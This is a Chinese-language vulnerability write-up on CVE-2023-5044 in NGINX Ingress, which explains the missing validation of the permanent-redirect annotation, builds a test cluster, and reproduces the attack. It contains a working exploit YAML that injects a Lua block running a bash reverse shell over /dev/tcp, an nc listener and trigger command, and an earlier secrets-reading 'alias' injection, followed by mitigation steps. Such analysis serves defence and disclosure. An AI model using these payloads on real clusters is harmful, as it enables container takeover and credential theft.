CVE-2023-5044：NGINX Ingress再曝注入漏洞

M01N Team 2023-12-04 18:00 发表于北京

以下文章来源于绿盟科技研究通讯 ， 作者创新研究院

绿盟科技研究通讯

绿盟科技研究通讯-绿盟研究成果发布地，创新、孵化、布道，只玩最酷的安全技术

> 随着云原生技术的广泛应用，Kubernetes已成为容器编排平台的事实标准。Ingress Controller为Kubernetes（以及其他容器化）环境的专用负载均衡器，Ingress Controller抽象了 Kubernetes 应用程序流量路由的复杂性，并在Kubernetes服务与外部服务之间架起了一座桥梁。
>
> 作为Kubernetes环境中最受欢迎的Ingress Controller之一，NGINX Ingress扮演着重要的角色。然而，接连披露的组件漏洞给使用NGINX Ingress的用户带来了严重的安全风险。本文将针对此漏洞进行复现和分析，并带来一些思考。

一. 漏洞背景

就在不久前，Jan-Otto Kröpke (Cloudeteer GmbH)报告了一个NGINX Ingress的安全问题，攻击者可通过“nginx.ingress.kubernetes.io/permanent-redirect”注入特定命令，并获取 NGINX Ingress Controller的账号凭据。此问题被认定为高风险安全漏洞，并被命名为CVE-2023-5044。版本号小于1.9.0的NGINX Ingress环境均受到安全威胁，需要特殊说明的是，1.2.0版本的“chrooted” NGINX Ingress环境虽然可以执行命令，但不能提取凭证，因此不属于高风险。

从2021年CVE-2021-25742 漏洞被公开起始，针对NGINX Ingress的“公开较量”便持续上演。如图1.1所示，从攻击利用到加黑封禁、再到绕过利用，CVE的演变直接体现了维护者和攻击者之间持续博弈。



图1.1 NGINX Ingress漏洞

多年来，NGINX Ingress备受攻击者的关注，其原因大致有三个：

1. NGINX Ingress在市场中热度较高，影响范围广；

2. 开源项目，为漏洞挖掘和修复绕过提供了良好的条件；

3. 架构特性为攻击利用活动提供了温床；

笔者认为，其业务面和控制面不分离的架构属性，正是诸多漏洞被频频利用的根本原因。与Kong Ingress等业务面和控制面分离架构的Controller不同的是，如图1.2红框中所示，Ingress Controller(IC)进程和NGINX Web(NGINX)代理进程运行在IC Pod中的同一个容器中，故NGINX Web 代理进程具备对 Ingress 控制器资源的访问权限，而巧合的是，默认情况下NGINX Ingress Controller 的服务账号在集群中拥有一个较高的权限。



图1.2 NGINX Ingress业务和控制入口流程

二、 漏洞分析与原理解析

2.1 漏洞成因

“nginx.ingress.kubernetes.io/permanent-redirect”是Nginx Ingress中的一个永久重定向的注释配置项，NGINX Ingress官方Github上显示，此注释项值为String类型。

该漏洞的根因是NGINX Ingress在默认情况下(不含需用户额外配置的校验如“annotation-value-word-blocklist”)缺少对“permanent-redirect”进行有效约束而导致的。以1.8.0版本（该版本受到漏洞影响）代码为例，internal/ingress/annotations/redirect/redirect.go核心代码如下：

```
func (r redirect) Parse(ing *networking.Ingress) (interface{}, error)
    r3w, _ := parser.GetBoolAnnotation("from-to-www-redirect", ing)
    …
    pr, err := parser.GetStringAnnotation("permanent-redirect", ing)
    if err != nil && !errors.IsMissingAnnotations(err) {
        return nil, err
    }

    prc, err := parser.GetIntAnnotation("permanent-redirect-code", ing
    if err != nil && !errors.IsMissingAnnotations(err) {
        return nil, err
```

```
    }

    if prc < http.StatusMultipleChoices || prc > http.StatusPermanentR
       prc = defaultPermanentRedirectCode
    }

    if pr != "" || r3w {
       return &Config{
          URL:       pr,
          Code:      prc,
          FromToWWW: r3w,
       }, nil
    }

    return nil, errors.ErrMissingAnnotations
}
```

上述代码为永久和临时重定向注释的解析，该代码逻辑并未针对“permanent-redirect”值进行校验，仅将Ingress结构体传给“parser.GetIntAnnotation”提取字符串格式的“permanent-redirect”的值（上述代码标红部分），接下来我们看看internal/ingress/annotations/parser/main.go 中的parser.GetIntAnnotation方法：

```
// GetStringAnnotation extracts a string from an Ingress annotation
func GetStringAnnotation(name string, ing *networking.Ingress) (string
v := GetAnnotationWithPrefix(name)
err := checkAnnotation(v, ing)
if err != nil {
return "", err
}

return ingAnnotations(ing.GetAnnotations()).parseString(v)
}
```

该函数中“checkAnnotation”对“permanent-redirect”的值做了校验，定位到当前文件的95行，校验代码为：

```
func checkAnnotation(name string, ing *networking.Ingress) error {
if ing == nil || len(ing.GetAnnotations()) == 0 {
return errors.ErrMissingAnnotations
}
if name == "" {
return errors.ErrInvalidAnnotationName
```

```
}
return nil
}
```

函数中仅校验了注释类型非空、注释结构体非空。这便是造成CVE-2023-5044漏洞的成因。

2.2 利用分析

接下来笔者以重定向到“https://github.com/cloud-Xolt/CVE”为例，分析NGINX Ingress发生的变化。

a) 定义一个Ingress yaml配置文件

```yaml
# test.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: news-test
  annotations:
    kubernets.io/ingress.class: nginx
    nginx.ingress.kubernetes.io/permanent-redirect: https://github.co
spec:
  ingressClassName: nginx
  rules:
  - host: zhangxiaoyong.cn
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: service-1
            port:
              number: 80
```

b) 根据配置文件创建资源，验证是否生效

如图2.2.1所示，应用文件后，请求对应链接，成功返回301重定向。

```
root@cnbas-dev:~/dir/ingress-nginx# curl http://zhangxiaoyong.cn/news
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

图2.2.1 重定向Ingress资源创建

c) NGINX配置信息

进入对应的ingress-nginx-controller Pod中，在NGINX Config文件中，如图2.2.2所示，多了一个“return 301”的配置。

```
                proxy_request_buffering                 on;
                proxy_http_version                      1.1;

                proxy_cookie_domain                     off;
                proxy_cookie_path                       off;

                # In case of errors try the next upstream server before returning an error
                proxy_next_upstream                     error timeout;
                proxy_next_upstream_timeout             0;
                proxy_next_upstream_tries               3;

                return 301 https://github.com/cloud-Xolt/CVE;

                proxy_pass http://upstream_balancer;

                proxy_redirect                          off;

        }

    }
    ## end server zhangxiaoyong.cn
```

图2.2.2 Nginx的永久重定向配置

Ingress yaml 中的关键配置是“nginx.ingress.kubernetes.io/permanent-redirect: https://github.com/cloud-Xolt/CVE”，而NGINX Config文件中体现的是“return 301 https://github.com/cloud-Xolt/CVE;”，即使不深入代码逻辑，也能进一步猜想，NGINX Config文件中的”https://github.com/cloud-Xolt/CVE”直接被拼接到了“return 301 ”的后面并且加上“;”，以此为思路，也就不难理解整个注入流程了。至此笔者已经找到注入的思路，接下来需要探寻注入的内容。

如图2.2.3所示，进入ingress-nginx-controller的Pod后进行权限和敏感文件发现。

```
root@cnbas-dev:~/dir/ingress-nginx# kubectl exec -ti ingress-nginx-controller-6c49cf46f-flw59 -n ingress-nginx bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed in a future version. Use kubectl exec [POD] -- [COMMAND] instead.
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$ whoami
www-data
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$ ps -ef
PID   USER     TIME  COMMAND
    1 www-data  0:00 /usr/bin/dumb-init -- /nginx-ingress-controller --publish-service=ingress-nginx/ingress-nginx-controller --election-id=ingress-nginx-leader --c
    7 www-data  4:25 /nginx-ingress-controller --publish-service=ingress-nginx/ingress-nginx-controller --election-id=ingress-nginx-leader --controller-class=k8s.io
   24 www-data  0:00 nginx: master process /usr/bin/nginx -c /etc/nginx/nginx.conf
   28 www-data  1:13 nginx: worker process
   29 www-data  0:56 nginx: worker process
   30 www-data  1:05 nginx: worker process
   31 www-data  0:58 nginx: worker process
   32 www-data  1:07 nginx: worker process
   65 www-data  1:05 nginx: worker process
  100 www-data  1:13 nginx: worker process
  171 www-data  1:12 nginx: worker process
  196 www-data  0:01 nginx: cache manager process
  306 www-data  0:00 bash
  313 www-data  0:00 ps -ef
ingress-nginx-controller-6c49cf46f-flw59:/etc/nginx$ ls -lh /tmp/
total 4K
drwxr-xr-x    1 www-data www-data     4.0K Nov 23 09:13 nginx
```

图2.2.3 ingress-nginx-controller容器权限收集

进行简单查看后，笔者决定使用Bash权限和/tmp权限来反弹Shell，从而达到控制容器的效果。

三、环境构建

3.1 环境信息

类型	名称	版本
操作系统	Ubuntu	18.04.4
集群编排工具	Kubernetes	1.28.3
运行时	Contained	1.6.21
Ingress Controller	NGINX Ingress	1.8.0

3.2 环境搭建

基础系统、集群编排工具以及Ingress Controller的安装步骤此处不再赘述，完成后可进行以下步骤：

a) 创建测试服务

为了方便快捷，笔者直接使用NGINX基础镜像进行构建：

```
# app-nginx.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-app
spec:
  selector:
    matchLabels:
      app: test-app
  replicas:  1
  template:
    metadata:
      labels:
        app: test-app
    spec:
      containers:
      - name: nginx
        image: nginx:latest
        ports:
        - containerPort: 80
---
apiVersion: v1
kind: Service
metadata:
  name: service-1
spec:
  selector:
```

```
    app: test-app
  ports:
  - name: name-of-service-port
    protocol: TCP
    port: 80
    targetPort: 80
```

如图3.2.1所示, 笔者使用配置文件成功创建了测试服务。

```
root@cnbas-dev:~/dir/ingress-nginx# kubectl apply  -f app-nginx.yaml
deployment.apps/nginx-app created
service/service-1 created
root@cnbas-dev:~/dir/ingress-nginx# kubectl get pod
NAME                         READY   STATUS              RESTARTS   AGE
nginx-app-6cf6cb8f55-7gc5f   0/1     ContainerCreating   0          6s
root@cnbas-dev:~/dir/ingress-nginx# kubectl get pod
NAME                         READY   STATUS    RESTARTS   AGE
nginx-app-6cf6cb8f55-7gc5f   1/1     Running   0          40s
```

图3.2.1 创建测试服务

进入刚刚创建的Pod中，如图3.2.2所示，创建一个测试的news页面，作为服务的标识。

```
root@cnbas-dev:~/dir/ingress-nginx# kubectl exec -ti nginx-app-6cf6cb8f55-7gc5f bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed in a future version. Use kubectl exec [POD] -- [COMMAND] instead.
root@nginx-app-6cf6cb8f55-7gc5f:/# echo "hello news!" > /usr/share/nginx/news
root@nginx-app-6cf6cb8f55-7gc5f:/# nginx -s reload
2023/11/27 03:11:26 [notice] 56#56: signal process started
root@nginx-app-6cf6cb8f55-7gc5f:/#
```

图3.2.2 创建服务测试页面

b) 验证Ingress

将上一步创建的测试服务注册到Ingress中，并请求Ingress Service所对应的域名，验证当前服务是否注册成功，如图3.2.3所示，整个测试流程是成功的。

```
root@cnbas-dev:~/dir/ingress-nginx# cat test.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: news-test
  annotations:
    kubernets.io/ingress.class: nginx
spec:
  ingressClassName: nginx
  rules:
  - host: zhangxiaoyong.cn
    http:
      paths:
      - path: /news
        pathType: Prefix
        backend:
          service:
            name: service-1
            port:
              number: 80


root@cnbas-dev:~/dir/ingress-nginx# kubectl apply -f  test.yaml
ingress.networking.k8s.io/news-test created
root@cnbas-dev:~/dir/ingress-nginx# curl http://zhangxiaoyong.cn/news
hello news!
```

图3.2.3 测试Ingress

至此，准备环境已经完成构建，为了不影响后续的漏洞复现，这里需要将刚刚注册的测试Ingress资源删除。

四、 漏洞复现

4.1 构建配置

结合多个更早的CVE的修复逻辑，如图4.1.1.所示的“alias”等静态注入手法已经无法成功，最终笔者决定使用lua语言进行动态注入。

```
apiVersion: extensions/v1beta1
kind: Ingress
metadata:
  name: nginx-ingress-uri-hack
  annotations:
    kubernetes.io/ingress.class: nginx
    nginx.ingress.kubernetes.io/server-snippet: |
        alias /var/run/secrets/;
    }
spec:
  rules:
  - host: zhangxiaoyong.cn
    http:
      paths:
      - path: /news
        backend:
          serviceName: service-1
          servicePort: 80
```

图4.1.1注入“alias”配置文件

如图4.1.2所示，构建一个使用 “nginx.ingress.kubernetes.io/permanent-redirect”进行注入的配置文件。

```
root@cnbas-dev:~/dir/ingress-nginx# cat b-shell.yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: cve-2023-5044
  annotations:
    kubernetes.io/ingress.class: nginx
    nginx.ingress.kubernetes.io/permanent-redirect: |
      https://github.com/cloud-Xolt/CVE;}
      location /xshell {
      content_by_lua_block {
        os.execute("echo 'bash -i >& /dev/tcp/[redacted]/2333 0>&1' > /tmp/ss")
        io.popen("bash /tmp/ss")
      }}
      location /test {
        return 404
spec:
  ingressClassName: nginx
  rules:
  - host: zhangxiaoyong.cn
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: service-1
            port:
              number: 80
```

图4.1.2 利用配置文件

4.2 执行注入

执行命令“kubectl apply -f b-shell.yaml”，创建ingress资源并注入反弹代码，接下来我们查看NGINX Controller的配置文件 ，如图4.2.1所示，在NGINX Config文件中已经成功实现注入。



图4.2.1 注入效果

4.3 触发利用

a) 在攻击端执行端口监听命令：

nc -lvvp 2333

b) 请求对应的连接触发攻击：

curl http://zhangxiaoyong.cn/xshell

请求对应的链接后，如图4.3.1所示，监听端已经接管了NGINX Controller 容器的shell。



图4.3.1 接管NGINX Controller 容器shell成功

在获取NGINX Controller 容器的权限后，可能会导致任意资源被攻击者窃取或篡改，破坏性非常高，限于篇幅此处笔者就不再进行分析了。

4.4 漏洞修复

该漏洞官方给出的缓解建议是，升级NGINX Controller到不低于1.9.0版本，并开启“enable-annotation-validation”。enable-annotation-validation是1.9.0引入的参数配饰，

如图4.4.1所示，当参数配置为“true”时将会对Annotation的参数和值进行前置校验，反之则不会。



图4.4.1 enable-annotation-validation参数校验判断

如图4.4.2所示，笔者升级NGINX Controller的版本到1.9.4，并开启“enable-annotation-validation”后，执行注入失败。

图4.4.2 注入失败

这里需要注意的是，enable-annotation-validation的官方配置是没有开启验证的。笔者猜测是因为1.9.0后的版本前置了注释校验，并采用了更加严格的白名单机制。如果准入 Webhook 未完全覆盖正常的注释规则可能会影响业务，所以官方需要在磨合几个版本后再默认开启。

五、总结

本文通过对CVE-2023-5044的介绍和分析，简单复现了利用步骤，期望通过这种形式让读者朋友对云原生场景下的内生安全有一定的认识，理解云原生安全体系建设的必要性和急迫性，共建更安全的云原生环境。

参考文献

1. https://www.nginx.com/resources/glossary/kubernetes-ingress-controller/
2. https://github.com/kubernetes/ingress-nginx/issues/10572
3. https://docs.nginx.com/nginx-ingress-controller/overview/design/
4. https://github.com/kubernetes/ingress-nginx/blob/main/docs/user-guide/nginx-configuration/annotations.md
5. https://github.com/kubernetes/ingress-nginx/blob/main/docs/user-guide/cli-arguments.md?plain=1#L18
6. https://github.com/kubernetes/ingress-nginx/issues/10451